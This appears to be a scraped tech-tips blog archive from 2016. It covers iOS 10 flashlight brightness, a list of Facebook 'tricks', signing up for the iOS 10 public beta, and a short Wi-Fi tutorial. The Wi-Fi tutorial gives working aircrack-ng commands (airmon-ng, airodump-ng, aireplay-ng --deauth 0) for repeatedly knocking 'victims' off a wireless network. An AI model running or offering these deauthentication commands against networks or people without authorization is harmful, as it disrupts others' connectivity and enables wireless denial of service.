Tuesday, July 12, 2016

Change Flashlight Brightness on Your iPhone in iOS 10

Change Flashlight Brightness on Your iPhone in iOS 10

There has been a built-in flashlight on iPhones and iPod touches ever since the release of the Control Center in iOS 7, but it's stayed exactly the same since then. Now, in iOS 10, you can actually adjust the brightness from the toggle if you have 3D Touch.


First, swipe up the Control Center from any screen. Then just force-press the flashlight icon until a menu pops up allowing you to choose between Bright Intensity, Medium Intensity, and Low Intensity. The difference between them is drastic, covering all the bases.
While you do need a device with 3D Touch to adjust flashlight brightness right now, Apple is rumored to be working on a non-3D Touch way to do so, most likely a long-press. Only time will tell, though.
Images by Eric Ramsley/Gadget Hacks
Source: WHT

Monday, July 11, 2016

Top 10 Facebook Tricks You Must Know

Top 10 Facebook Tricks You Must Know


Do you surf facebook for hours? And would like to have some additional functions to your tiny world of friends? Well, if yes then you are at the right place. In our today’s article we would be covering few of the best tricks that will make your facebook lot more efficient and joyous. So, let’s then get started:

1. How to type colorful text for your status or chat
Want to impress your friends with something out of the box? If yes then follow our next steps. For typing any form of text in colorful way just paste following script for each letter: 
[[107015582669715]] = A [[116067591741123]] = B [[115602405121532]] = C [[112542438763744]] = D [[115430438474268]] = E [[109225112442557]] = F [[111532845537326]] = G [[111356865552629]] = H [[109294689102123]] = I [[126362660720793]] = J [[116651741681944]] = K [[115807951764667]] = L [[106596672714242]] = M [[108634132504932]] = N [[116564658357124]] = O [[111669128857397]] = P [[107061805996548]] = Q [[106699962703083]] = R [[115927268419031]] = S [[112669162092780]] = T [[108983579135532]] = U [[107023745999320]] = V [[106678406038354]] = W [[116740548336581]] = X [[112416755444217]] = Y [[165724910215]] = Z
colorful-facebook-status-trick
2. Creating your own chat 

Want to chat with your friend in a different way? Well, you can if you want to. We have a trick by which you talk via pictures. You don’t need to upload them need to type them. For instance you want to show something related to mr.zuck, one of your friends, so, can show his profile pictures and type something with it. Just type the username in this way [[Zuck]] and profile picture would be sent in the chat.
create-your-own-facebook-chat
3. How to upload your pictures from flickr to Facebook 

If you have some albums on flickr and want to share them over facebook then your problem would be solved now. You should download flikr2facebook, for this transfer this program will automatically transfer all the albums or photos you want to transfer.
flickr2facebook 4. Scheduling facebook messages

If you are using more than one messengers at a time or want to schedule your facebook messages then you should click here, you would here find a program for scheduling all you message at a single time. It’s fantastic software for people who want to deal people talking from more than one messenger.
sendible 
5. How to hide your facebook status from the friends you want

For hiding your status you need to need to change your privacy settings for this you will first go to privacy setting and from these go to profile tab. There you should go for status update setting there a page will open and you can under customize you can name the person you want to hide your status from.
hide-your-facebook-status 

6. Removing unwanted ads on Facebook
If you want to get rid of ridiculous advertisement on facebook, then you should try Facebookcleaner it removes all the unwanted advertisements which makes your browser slow and makes the browsing faster too.
Remove Facebook ads trick

7. Access your facebook account from your desktop 
Don’t have time to visit facebook regularly now? Now get your facebook chatting on your desktop simply download Gabtastik and you can chat from your desktop with your friends.
gabtastik-script-fcebook 
8. How to create Quiz on Facebook
Have any question in your mind? Want to know it from your friend via quiz? Then there is no better place then facebook by going to LOLapps you can get a free quiz generator and have fun with your facebook friends.
Facebook-quiz-creating-tricks
9. How to display offline status to some of your friends
Don’t want to talk to some of your friends while remaining online? Well, you can do it now, it simple to do……….. Just go to your chat box and find a star there click it and go to advanced settings here you in the first write the profile names of the people whom you want to display offline status. As you write the names you would be shown offline in there chat box and originally you would remain online.
10. How to set your status remaining online on firefox

Using multiple social network and don’t have time to set the status regularly then useFireStatus, you can easily set your status with one button click to the leading social media sites. This will bring more efficiency and joy to your browsing experience.Firefox-status-facebook
So what are you waiting for, try these tricks incase they are new for you and enjoy :D 
10 Ways iOS Beats Android

10 Ways iOS Beats Android

I've been an Android user almost as long as the operating system has existed, so when I received my first iPhone in April, I felt like I was in a foreign land. Sure, it runs most of the apps I'm used to, and the phone itself feels about the same in my hand as any similarly-sized device, but everything else is just different.
I consider myself an Android expert, and it's from this perspective that I think I can offer a different take on the age-old "Android versus iOS" debate. I can look at iOS through the fresh eyes of a total newb, while at the same time knowing the ins and outs of how the competition handles the same hurdles, thus clearly identifying any discrepancies.
I've already covered all of the little things that I miss from Android, but now, it's time to take a look at the other side of that coin. It's clear that both operating systems have their strengths and weaknesses, but the ten topics I'll cover below are where iOS outshines Android. (Some of these issues can be fixed with third-party apps and root mods.)


Source: Gadget Hacks

Friday, July 8, 2016

How to kick people from your wifi

How to kick people from your wifi

Now I'm going to show you how to kick people from your internet wifi.

Step 1: Airmon-Ng
open up a terminal and type airmon-ng start wlan0 (or eth0 if your using Ethernet.) (Some times you might have to type airmon-ng check kill)

Step 2: Airodump-Ng

Next type airodump-ng wlan0 then find your Internet copy its bssid then type airodump-ng --bssid (your bssid) wlan0. It will show your victims mac.

Step 3: Aireplay-Ng
Now if you know their IP address you don't need to use airodump-ng.
If you know their ip address you can type aireplay-ng --deauth 0 -a (networks bssid) -k (Their ip address)
If your going to use their mac address type this aireplay-ng --deauth 0 -a (networks bssid) -c (Their mac address)
The 0 in Deauth 0 means keep deauth them until you stop it with CTRL C.

Hope you enjoyed this tutorial if you need help just comment whats wrong and I will get back to you as fast as possible.


Get IOS 10 Public Beta 1 Now for Iphone 5+ !!!!

Get IOS 10 Public Beta 1 Now for Iphone 5+ !!!!

You'll need to enroll in the Apple Beta Software Program in order to get the pre-release version of iOS 10 on your iPad, iPhone, or iPod touch. All you have to do is visit beta.apple.com, hit the "Sign Up" button, then sign in using the Apple ID and password that you use on your iOS device.

Once you're registered in the Beta Software Program, you'll need to enroll your device, which you can do easily from your iOS device by visitingbeta.apple.com/profile.

You'll be instructed to archive an iOS backup of your device using iTunes, which I highly recommend before continuing so that you can restore your device back to iOS 9 if need be. It's a good idea to have the option to roll the update back if you can't stand all the bugs, crashes, and other performance errors.

Once that's done, hit the "Download profile" button, then go to Settings -> General -> Software Update, and you'll see the iOS 10 beta available for download and installation.
Keep in mind that older iPads, iPhones, and iPod touches won't be compatible with the new operating system. You'll need an iPhone 5 or newer, fourth-generation iPad or newer, or sixth-generation iPod touch or newer in order to use the iOS 10 beta.
After you've installed the beta and want to know all the cool new things you can do with it, be sure to check out our always-expanding guide to all of the new features of iOS 10.